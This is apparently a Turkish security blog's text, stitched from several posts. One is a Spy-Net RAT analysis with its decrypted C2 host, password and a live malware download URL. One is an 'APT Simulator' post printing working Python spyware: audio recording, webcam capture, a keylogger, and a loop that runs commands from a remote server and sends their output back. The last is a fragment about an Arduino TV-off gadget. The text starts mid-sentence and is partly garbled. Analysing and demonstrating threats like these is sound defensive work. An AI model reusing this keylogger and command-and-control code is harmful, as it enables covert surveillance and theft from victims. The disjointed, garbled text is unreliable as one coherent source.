aracı ile DecodedBase64-_.exe adı altında kayıt (dump) ettim. Ardından bu yazılımı [Malwr](#) (cuckoo sandbox) sitesine yüklediğimde analizin başarısızlıkla sonuçlandığını gördüm.









Ardından bu yazılımın da (DecodedBase64_.exe), UPX ile derlenmiş başka bir yazılımı hafızaya açtığını gördüm ve bunu hafızadan, diske _001A7000.exe adı altında kayıt edip, UPX ile açtım (unpack).





Statik analiz ile yazılım üzerindeki dizilerden bunun Spy-Net RAT olabileceğini düşündüm. Spy-Net RAT'i genel olarak analiz ettiğimde, istemcinin bağlanacağı sunucu adresi, şifre, sistem üzerinde çalışırken kullanacağı dosya adı gibi çeşitli bilgileri, oluşturulurken (server.exe oluşturma), 0xBC ile XOR'layarak #####@##### dizileri arasına kaydettiğini tespit ettim. Ardından Python ile bu parametreleri tespit edip, çözebilir (XOR), [Spy-Net Config Decrypter](#) adı altında ufak bir araç hazırladım. Bu aracı, Spy-Net istemcisi (_001A7000.exe (klasik server.exe)) üzerinde çalıştırdığımda bana, bağlanacağı ip adresinden (microsoftupdatedns.redirectme.net:115), şifresine, sistem üzerinde kendini gizlemek için kullandığı dosya adına (ctfmon.exe) kadar tüm bilgileri verdi. IP adresini (81.6.76.156) kontrol ettiğim de ise yine Vodafone IP bloğuna ait olduğunu gördüm.

Hex Workshop - [001A7000.exe]

File Edit View Options Tools Windows Help

XOR Operation

Description: Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0x0A (00001010 in binary) is 0x5A (01011010 in binary).

Operand: Treat Data As: 16 Bit Unsigned Short

Byte Ordering: Little Endian (e.g. Intel)

Value: BC

Apply On: Selection Entire File

server1.exe server2.exe 001A7000

Offset: 55031 [0x00006F7]

8BIT Signed Byte 35
8BIT Unsigned Byte 35
16BIT Signed Short 8995
16BIT Unsigned Short 8995
32BIT Signed Long 589505315
32BIT Unsigned Long 589505315
64BIT Signed Quad 2531906173886735139
64BIT Unsigned Quad 2531906173886735139
32BIT Float 8.0436882e-018
64BIT Double 2.0088231e-139
64BIT DATE 00:00:00 30.12.1999
16BIT DOS Date 03.09.1997
16BIT DOS Time 04:25:06
64BIT FILETIME 23:03:08 16.04.9624
32BIT Int 1 75-76-76 05 00 1 0001

104 instances of "323232324032323232" found in 001A7000.exe

Address	Length	Length
000006F7	9	09
00000701	9	09
00000708	9	09
00000715	9	09
0000071F	9	09
00000729	9	09
00000733	9	09
00000730	9	09
00000747	9	09
00000751	9	09
00000758	9	09
00000765	9	09

Compare Checksum Find Bookmarks Output

Offset: 000006F7 Value: 8995 317886 bytes OVR MOD READ

```

C:\WINDOWS\system32\cmd.exe

Spy-Net v2.6 Config Decrypter [http://www.mertsarica.com]
[*] Spy-Net Server: microsoftupdatedns.redirectme.net:115
[*] Identification: marmara
[*] Password: lasatsa
[*] Parameters:
TRUE
c:\windows\cryptosuite\
cftmon.exe
<6737DQ86-2356-H038-EX25-M17T28DD1030>
cftmon
FALSE
64
Error
Run Time Failed.!
TRUE
TRUE
FALSE
ftp.server.com
./logs/
ftp_user
~0. i||i
21
30

```

81.6.76.156 domaininin (sitesinin) whois bilgileri :

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '81.6.64.0 - 81.6.95.255'


inetnum:        81.6.64.0 - 81.6.95.255
netname:        Vodafone-Turkey-Customer-IP-Pools
descr:          Vodafone Turkey GPRS address pool
country:        TR
admin-c:        VT1712-RIPE
tech-c:         VT1712-RIPE
status:         ASSIGNED PA
mnt-by:         RTNET-MNT
mnt-lower:      RTNET-MNT
mnt-routes:     RTNET-MNT
source:         RIPE # Filtered

person:         VODAFONE TURKEY
address:        Vodafone Telekomunikasyon A.S.
address:        Vodafone Plaza Buyukdere Cad. No:251
address:        34398 Maslak, Istanbul
address:        TURKEY
phone:          +90 212 3670000
fax-no:         +90 212 3670010
nic-hdl:        VT1712-RIPE
abuse-mailbox:  abuse-tr@vodafone.com
remarks:        Vodafone Turkey IP Management Team
source:         RIPE # Filtered
mnt-by:         RTNET-MNT

% Information related to '81.6.64.0/19AS15897'

route:          81.6.64.0/19
descr:          Vodafone Turkey 3G Pool
origin:         AS15897
mnt-by:         RTNET-MNT
source:         RIPE # Filtered
```


Sıra bunun gerçekten Spy-Net RAT olup olmadığını teyit etmeye geldiğinde, sanal makineme 115. bağlantı noktasını dinleyen Spy-Net v2.6 sunucusu kurup, hosts dosyasına 127.0.0.1 microsoftupdatedns.redirectme.net satırını ekledim. Son olarak _001A7000.exe dosyasını çalıştırdığımda ise Spy-Net arabirimi üzerinden bağlantının başarıyla gerçekleştiğini gördüm ve bu sayede bunun Spy-Net zararlı yazılımı olduğunu teyit etmiş oldum.



Umarım herkes için faydalı bir analiz yazısı olmuştur. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Güncelleme: Art niyetli kişiler, 29.10.2013 tarihi itibarıyla "ADSL fatura Son ödeme tarihi 29/10/2013 olan 23,00 TL tutarındaki güncel faturanız" başlıklı sahte e-posta gönderiyorlar. Bu e-postada yer alan bağlantı adresi (link) ziyaret edildiği takdirde www.lotusgrill.com.tr/tt.net.jar adresinden yukarıda analiz ettiğim benzer bir zararlı JAR dosyasını indiriliyor ve ardından microsoftupdatedns.redirectme.net adresine 112. bağlantı noktasından bağlanıyor.

<http://bit.ly/1ayCX54> -> <http://www.lotusgrill.com.tr/tt.net.jar>



E-FATURA (ELEKTRONİK FATURA)

KULLANIMINDA DİKKAT EDİLECEK HUSUSLAR

Türkiye genelinde e-fatura, Maliye Bakanlığı tarafından sadece elektronik fatura gönderme konusunda izin alan mükellefler tarafından gönderilebilir.

E-fatura gönderimine izin verilen mükellefler, Gelir İdaresi Başkanlığı tarafından <http://www.efatura.gov.tr/> adresinde yayınlanmaktadır.

Faturada bulunan bilgilerin değiştirilmesini önlemek ve faturanın geldiği kaynağı doğrulamak amacıyla güvenli elektronik imza ile imzalanmış olması zorunluluğu bulunmaktadır. Bu nedenle, tarafınıza iletilen e-faturaların üzerinde yer alan elektronik imzanın doğrulanması, güvenliğinizi açısından önem arz etmektedir.

Adres: © Türk Telekomünikasyon A.Ş. Turgut Özal Bulvarı
06103 Aydınlıkevler, ANKARA

Faks: 0312 324 53 11

2 adımda APT

Source: <https://www.mertsarica.com/2-adimda-apt/>

By M.S on October 1st, 2013



Geçtiğimiz senelerde [Stuxnet](#), [Duqu](#), [Flame](#) vb. casus/zararlı yazılımlar ile ilgili olarak haber bombardımanına tutulan çoğu kimse için APT ([advanced persistent threat](#)), arkasında bir devletin olduğu, kapalı kapılar ardında üzerinde onlarca belki de yüzlerce kişinin dev bütçelerle çalıştığı, nükleer reaktöre sahip olmadığınız sürece pek fazla kaygılanmanızı gerektirmeyen siber saldırı projeleri olduğu düşünülür. Bu yanlış düşünce neticesinde kurumlar tarafından bir APT tehdidine maruz kalma olasılığı oldukça düşük olarak değerlendirilmektedir. Halbuki APT'nin temel amacının uzun süreli ve gizli bir şekilde hedef sistem üzerinden ses, görüntü, tuş kayıt bilgileri ile hassas verileri çalmak olduğu göz ardı edilir. Ben de bu yazı ile kurumlar tarafından göz ardı edilen APT tehdidine, sızma testlerinde sıkça kullanılan [Metasploit](#) ve [Meterpreter](#)'i kullanmadan, kısa sürede geliştirdiğim, tam fonksiyonel olmayan (niyeti bozuk olanlar biraz kod yazmak zorunda kalacaklar :)) [APT Simulator](#) aracı ile dikkat çekmeye çalıştım.

APT'yi oluşturan en önemli iki bileşenden biri hedef sistemi istismar edecek istismar kodu, diğeri ise sisteme indirilecek ve çalıştırılacak olan casus/zararlı yazılımdır.

Hedef sistemin istismar edilerek casus/zararlı yazılımın hedef sisteme indirilme ve çalıştırılma kısmı günümüzde hacking forumlarından ücretsiz olarak temin edilebilen [istismar kitleri](#) ve sosyal mühendislik saldırısı sayesinde bir tık ile gerçekleştirilebilmektedir. İstismar kitleri ile hedef sistemde yüklü ve güncel olmayan Adobe PDF Reader, Java, Ofis yazılımları, internet tarayıcıları vb. 3. parti yazılımlar istismar edilmekte ve sistem ele geçirilerek üzerinde istenilen casus/zararlı yazılımlar çalıştırılabilmektedir. (Günümüzde imza tabanlı güvenlik teknolojilerinin (ips, ids, antivirüs vs.) bu tehditlere karşı koruma sağlamakta yetersiz olduğunun tekrar altını çizmekte fayda olabilir)

Casus/zararlı yazılım oluşturma kısmı ise programlama dehası olmayan kişiler tarafından rahatlıkla gerçekleştirilebilir. Yazıma konu olan ve casusluk faaliyeti gerçekleştirecek olan APT Simulator aracı, modüler yapısı sayesinde Python ile kısa sürede rahatlıkla geliştirilebilir. Bunun için geliştiricinin Python v2.7.5 sürümünü ([python-2.7.5.msi](#)), ekran görüntüsü almak için VideoCapture modülünü ([VideoCapture-0.9.5.win32-py2.7.exe](#)), tuş kaydı için pyHook modülünü ([pyHook-1.5.1.win32-py2.7.exe](#)), ses kaydı için ise pyAudio modülünü ([PyAudio-0.2.7.win32-py2.7.exe](#)) kurmuş olması yeterlidir. Modüller kurulduktan sonra geliştirilecek olan APT aracının çatısı 4 ana fonksiyondan oluşabilir;

Ses kaydı gerçekleştiren fonksiyon:

PyAudio modülü sayesinde hedef sistem üzerinden 5 saniyeliliğine ses kaydı yapılır ve apt.wav dosyasına yazılır.

```
def record_audio():  
    CHUNK = 1024  
    FORMAT = pyaudio.paInt16  
    CHANNELS = 2
```

```

RATE = 44100
RECORD_SECONDS = 5
WAVE_OUTPUT_FILENAME = "apt.wav"

p = pyaudio.PyAudio()

stream = p.open(format=FORMAT,
                 channels=CHANNELS,
                 rate=RATE,
                 input=True,
                 frames_per_buffer=CHUNK)

if console:
    print "* Recording audio..."

frames = []

for i in range(0, int(RATE / CHUNK * RECORD_SECONDS)):
    data = stream.read(CHUNK)
    frames.append(data)

if console:
    print "* done\n"

stream.stop_stream()
stream.close()
p.terminate()

wf = wave.open(WAVE_OUTPUT_FILENAME, 'wb')
wf.setnchannels(CHANNELS)
wf.setsampwidth(p.get_sample_size(FORMAT))
wf.setframerate(RATE)
wf.writeframes(b''.join(frames))
wf.close()

```

Ekran görüntüsü alan fonksiyon:

VideoCapture modülü sayesinde hedef sistem üzerinde ekran görüntüsü alınarak, apt.jpg adı altında dosya sistemine kayıt edilir.

```

def take_screenshot():
    if console:
        print "* Taking screenshot..."
    cam = Device()
    cam.saveSnapshot('apt.jpg')
    if console:
        print "* done\n"

```

Tuş kaydı yapan fonksiyon:

PyHook modülü sayesinde klavyede basılan tuşlar, aracın çalıştığı klasörde keylogs.txt dosyasına kayıt edilir.

```

def keylogger():
    if console:
        print "* Logging key events... (press enter to escape)"

    def OnKeyboardEvent (event):
        keys = ""
        full_path = os.path.realpath(__file__)
        path, file = os.path.split(full_path)
        path = path + "\\keylogs.txt"
        keyfile = open(path, "a")
        key = chr(event.Ascii)
        if event.Ascii == 13:
            key = "\n"
            hook.UnhookKeyboard()
            if console:
                print "* done\n"
            main()

        keys = keys + key
        keyfile.write(keys)
        keyfile.close()

    hook = pyHook.HookManager()
    hook.KeyDown = OnKeyboardEvent
    hook.HookKeyboard()
    pythoncom.PumpMessages()

```

Komuta kontrol merkezinden aldığı komutu sistem üzerinde çalıştırıp komuta kontrol merkezine geri gönderen fonksiyon: take_order fonksiyonu, http://www.mertsarica.com/apt_simulator/apt.php adresine bağlanarak hangi işlemi gerçekleştireceği (ses kaydı, ekran görüntüsü alma, tuş kaydı yapma, sistem üzerinde komut çalıştırma) bilgisini alır. process_order fonksiyonu, sistem üzerinde çalıştırması gereken komut bilgisini (örnek: hostname) aldıktan sonra sistem üzerinde çalıştırır ve http://www.mertsarica.com/apt_simulator/apt.php dosyasına cmd parametresi ile gönderir.

```
def process_order(cmd):
    if console:
        print "* Running received command:", cmd
    p = subprocess.Popen(cmd, stdout=subprocess.PIPE)
    result = p.communicate()[0]
    if console:
        print "* Command output:", result
        # print "* done."
    url = "http://www.mertsarica.com/apt_simulator/apt.php?cmd=" + result
    if console:
        print "* Sending command output (%s) to APT Simulator..." % (result.strip())
    response = opener.open(url)
    if console:
        print "* done\n"

def take_order():
    url = "http://www.mertsarica.com/apt_simulator/apt.php"
    print "* Connecting to APT Simulator:", url
    response = opener.open(url)
    html = response.read()


    re1='(?:[a-z][a-z0-9_]*)' # Variable Name 1
    re2='(:)' # Any Single Character 1
    re3='(?:[a-z][a-z0-9_]*)' # Variable Name 2
    re4='(:)' # Any Single Character 2
    re5='(?:[a-z][a-z0-9_]*)' # Variable Name 3
    re6='(:)' # Any Single Character 3
    re7='(?:[a-z][a-z0-9_]*)' # Variable Name 4

    rg = re.compile(re1+re2+re3+re4+re5+re6+re7,re.IGNORECASE|re.DOTALL)
    m = rg.search(html)

    if m:
        var1=m.group(1)
        c1=m.group(2)
        var2=m.group(3)
        c2=m.group(4)
        var3=m.group(5)
        c3=m.group(6)
        var4=m.group(7)

    if console:
        print "* Received command:", var1+c1+var2+c2+var3+c3+var4+"\n"

    if var1 == "ses":
        record_audio()
    if var2 == "ekrangoruntusu":
        take_screenshot()
    if var4:
        process_order(var4)
    if var3 == "tuskaydi":
        keylogger()
```



```
Administrator: Command Prompt - apt_simulator.py
=====
APT Simulator [http://www.mertsarica.com]
=====
* Connecting to APT Simulator: http://www.mertsarica.com/apt_simulator/apt.php
* Received command: ses:ekrangoruntusu:tuskaydi:hostname

* Recording audio...
* done

* Taking screenshot...
* done

* Running received command: hostname
* Command output: Mert-PC

* Sending command output (Mert-PC) to APT Simulator...
* done


* Logging key events... (press enter to escape)
_
```


ile tespit etmem gerekiyordu. Fakat tam bu esnada aklıma Galaxy S4'de de infrared olduğu ve Samsung'un geliştirdiği [WatchON](#) adındaki cep telefonunun uzaktan kumanda olarak kullanabilmesini sağlayan uygulama geldi. WATCHON uygulamasının 100'den fazla TV markasını desteklemesi aklıma hemen bir soru getirdi. Arduino'nun belleği yettiği sürece, 10-15 popüler markanın TVlerinin IR kodlarını WatchON uygulamasından alsam, Arduino'ya yüklemem, Arduino da çalışır çalışmaz yüklü olan tüm bu kodlarını bir döngü ile göndermeye başlasa, Arduino'yu Universal TV PowerOff aracı olarak kullanabilir miydim ?


Bunun için öncelikle IR alıcıyı Arduino'ya bağlayıp, IR Remote kütüphanesi ile gelen ve üzerinde ufak bir değişiklik yaptığım [IRrecvDump.ino](#) kodunu, Arduino IDE ile derleyip Arduino'ya yükledim ve çalıştırdım. Ardından Samsung'un WatchON uygulamasını çalıştırıp önce Samsung TV için sonra LG TV için ve ardından Vestel ve birkaç marka daha için uygulamayı ayarlayıp TV kapama komutunu gönderdim ve Arduino ile bu kodları kayıt altına aldım.



Ardından birkaç TV markası için elde ettiğim bu kodları (aslında daha fazla TV markası için kod yükleyecektim fakat Arduino UNO'nun kısıtlı belleği buna imkan vermedi) hazırlamış olduğum [PowerOff.ino](#) adındaki farklı bir Arduino programına kopyaladım. Bu programı derleyip Arduino'ya yükledikten sonra artık Arduino çalışır çalışmaz yüklü olan tüm TV kapatma IR kodlarını IR vericisi üzerinden gönderir hale gelmişti.



Sıra POC (proof of concept) çalışması yapmaya geldiğinde POC gönüllümüz [Bener ERK](#), Arduino'yu cebine atıp, çeşit çeşit marka TVlerin bir arada olduğu bir mağaza arayışına girdi ve POC çalışmasını kısa süre içerisinde başarıyla tamamladı. (Ziyaretin ve POC çalışmasının sonucunu aşağıdaki videodan izleyebilirsiniz :))





Sonuç olarak Arduino ile NFC/RF güvenlik arařtırmalarına giriř yapmadan önce yapmıř olduđum bu alıřma ile Arduino'nun benim gibi elektronikten anlamayanlar iin byk bir nimet olduđunu teyit etmiř oldum.

Bir sonraki yazıda grřmek dileđiyle herkese gvenli gnler dilerim.

